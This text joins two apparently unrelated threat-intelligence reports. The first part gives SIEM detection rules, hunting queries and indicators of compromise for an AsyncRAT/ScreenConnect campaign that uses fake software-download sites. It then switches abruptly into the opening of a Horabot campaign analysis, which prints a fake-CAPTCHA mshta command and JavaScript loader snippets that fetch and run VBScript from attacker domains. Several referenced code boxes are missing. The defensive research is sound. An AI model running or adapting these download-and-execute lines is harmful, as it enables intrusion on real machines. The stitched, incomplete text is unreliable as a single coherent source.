
Additionally, persistence mechanisms involving the creation, modification, or utilization of scheduled tasks via the schtasks.exe utility are caught by the scheduled_task_create_from_public_directory_via_schtasks rule.
Malicious code injection into the RegAsm.exe process — leveraged by attackers to masquerade execution behind a trusted system component — is detected via the code_injection_to_unusual_process rule.

To visualize the stages of the attack, security teams can utilize Kaspersky Cloud Sandbox on the Threat Intelligence portal. For instance, this tool allows defenders to map out the entire deployment and payload execution chain originating from the initial VBS dropper.
Furthermore, the Kaspersky Threat Intelligence portal supports searching and graphing the connections between malicious domains and files involved in this campaign, as demonstrated in our adversary infrastructure analysis section.


Finally, the Similarity engine within Kaspersky Threat Analysis profiles file contents to hunt down samples resembling the original threat, helping organizations identify new or previously undetected malicious objects.

To protect companies using our Kaspersky SIEM system, there are rules available in the product repository to help detect this type of malicious activity.

  • Adding exclusions to Windows Defender scans via the registry is detected by rule R241_Modification of Windows Defender exclusions through the registry. Adding exclusions via PowerShell (Add-MpPreference -ExclusionPath|ExclusionProcess) is detected by rule R076_04_Windows Defender settings disabled or changed via PowerShell.
  • Bypassing the UAC mechanism by modifying the ConsentPromptBehaviorAdmin registry key is detected by rule R242_UAC disabled through the Windows registry.
  • Running VBS scripts from a public directory triggers rule R290_07_Running VBScript files from shared folders.
  • Creating a scheduled task that runs an executable file from a public directory triggers rule R099_01_Scheduled task started from a public folder.

For the rules to function correctly, it is necessary to configure event 4657 (Security) audit for the following registry keys:

  • HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
  • HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Procesess
  • HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin

Additionally, when developing your own detection rules or conducting threat hunting for suspicious ScreenConnect behavior, we recommend monitoring the following events:

  • Creation of the ScreenConnect service with suspicious parameters
    DeviceEventClassID = '4697' 
    AND FileName LIKE '%ClientService.exe%' 
    AND (FileName LIKE '%e=Access%' OR FileName LIKE '%e=Support%')
  • Launch of atypical child processes from the ScreenConnect service
    DeviceEventClassID = '4688'
    AND match(SourceProcessName, '.*\\\\ScreenConnect\\.(ClientService|WindowsClient|WindowsBackstageShell|WindowsFileManager)\\.exe')
    AND match(DestinationProcessName, '.*\\\\(powershell|cmd|net|schtasks|sc|msiexec|mshta|rundll32)\\.exe')

Indicators of compromise

Loaders

B32810973132D11AFD61CCEE222BBB79
5B7E1FE55BD7B5EA54BD4ED1677E5A26
9A9CCD8B0E5D05F4EE77667B024844DB
0EEE9BAD07E22415439E854657FA1366
8F4E8B680D3E8D3F5AC39BD72882F713

Malicious library: install.res.1033.dll

5F96C04E3AFAE97017B201BE112284D2
73BEAD922109A61E5F9F85771A7812C5
EDFF4F58722C93D7C09ED71899416396
83601C3D4ED28E8D2BE1B99BEB8EC18C
695E794631EF130583368770E7B81E98
83601C3D4ED28E8D2BE1B99BEB8EC18C
1E6A5C7B620D487D0CFC6874C3B77C90
54025CE2A9405039899FE99A1D77E0BB
BD05FCF80E493CF9AA71EC510319469D
999A63730C9634481D1D76955A2E76A8
479BD3BB617B39CD4A46D0768A2592D4
776DFD3DF9C04BB9FCDD6C1880C3761A
8E4C57358A66EB14D31ABB614DDC68DE
A40D3AEB0DAE5B00BDB3A517F3135BBB
A85A5BFDCB7C65AB93043B8CF9E20065
01325880EFFFEC546F59490089A3B415

AsyncRAT C2

mora1987[.]work[.]gd

Fake websites addresses

ds4windows[.]io
direct-download[.]giize[.]com
tmodloader[.]org
tmodloader[.]app
ds4windows[.]net
losslessscaling[.]app
processhacker[.]dev
steamtools[.]pro
dnsjumper[.]app
free-download[.]camdvr[.]org
defendercontrol[.]org
dns-jumper[.]com
cpuz[.]app
processhacker[.]org
processhacker[.]app
steamtools[.]cc
cpuz[.]pro
wallpaper-engine[.]app
processhacker[.]net
antimicrox[.]net
defendercontrol[.]app
tmodloader[.]pro
dnsjumper[.]io
bandicam[.]app
mgba[.]app
dnsjumper[.]pro
ferdium[.]app
ds4windows[.]pro
lossless-scaling[.]online
defender-control[.]com
gom-player[.]app
defendercontrol[.]pro
lossless-scaling[.]download
antimicrox[.]pro
mgba[.]pro
lossless-scaling[.]app
losslessscaling[.]pro
mgba[.]dev
tmodloader[.]download
tmod-loader[.]com
defendercontrol[.]download
ferdium[.]pro
deadreset[.]com
gom-player[.]net
crosshairx[.]pro
libreoffice[.]pro
studioobs[.]com
studio-obs[.]net
crosshairxv2[.]com
km-player[.]com
corel-draw[.]net
glary-utilities[.]com
download-full-version[.]ooguy[.]com
crosshair-x[.]com
kms-tools[.]com
studio-obs[.]com
crosshairx[.]net
clair-obscur-33[.]com
vlc-player[.]net
arksurvival-ascended[.]com
elden-ringnightreign[.]com
ready-ornot[.]com
arma-reforger[.]com
crusader-kings[.]com
crosshairx2[.]com
mediaplayerclassic[.]net
bandizip[.]pro
obs-studio[.]site
ovr-advanced-settings[.]com
studio-obs[.]pro
vlc-media[.]com
clair-obscur-33[.]town
ovr-toolkit[.]com
crusader-kings[.]church
bandizip[.]net
apexlegends[.]org
obs-studio[.]pro
vlc-media[.]net
crosshairx[.]site
monster-hunterwilds[.]com
km-player[.]pro
mediaplayerclassic[.]pro
kms-tools[.]net
fernbus-simulator[.]com
studioobs[.]pro
bandicam[.]cc
crystaldiskmark[.]cc
crystaldiskmark[.]io
crystaldiskmark[.]dev
crystaldiskmark[.]app
crystaldiskmark[.]pro
bandicam[.]io

Fake domain infrastructure

fileget.loseyourip[.]com
file-download-crosshairx.giize[.]com
all-toll-free.loseyourip[.]com
mpc-update.giize[.]com
all-toll-free.publicvm[.]com
198.23.185[.]81
direct-download.giize[.]com

ScreenConnect C2

servermanagemen[.]xyz
185.254.97[.]249
r.manage-server[.]xyz
45.145.41[.]205
winservec[.]net
manageserver[.]xyz
cloudsynn[.]com
pingserv[.]pro
ehostservers[.]xyz
serverdnsplan[.]net
pingpanl[.]pro
managedevice[.]xyz
edgeserv[.]ru


The SOC Files: Time to “Sapecar”. Unpacking a new Horabot campaign in Mexico

Introduction

In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.

Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.

The starting point

As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.

The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.

The attack chain

After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.

Stage 1: Initial lure

Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).

Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/

Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/

Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:

mshta https://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta


This command retrieved and executed an HTA file that contained the following:

It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.

Stage 2: A pinch of server-side polymorphism

The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.

var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/"); 
scriptEle.setAttribute("type", "text/vbscript"); 
document.getElementsByTagName('head')[0].appendChild(scriptEle);



The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.


The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.

The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.

var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/"); 
scriptEle.setAttribute("type", "text/vbscript"); 
document.getElementsByTagName('head')[0].appendChild(scriptEle);


Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:

  • Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
  • Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
  • Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
  • Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
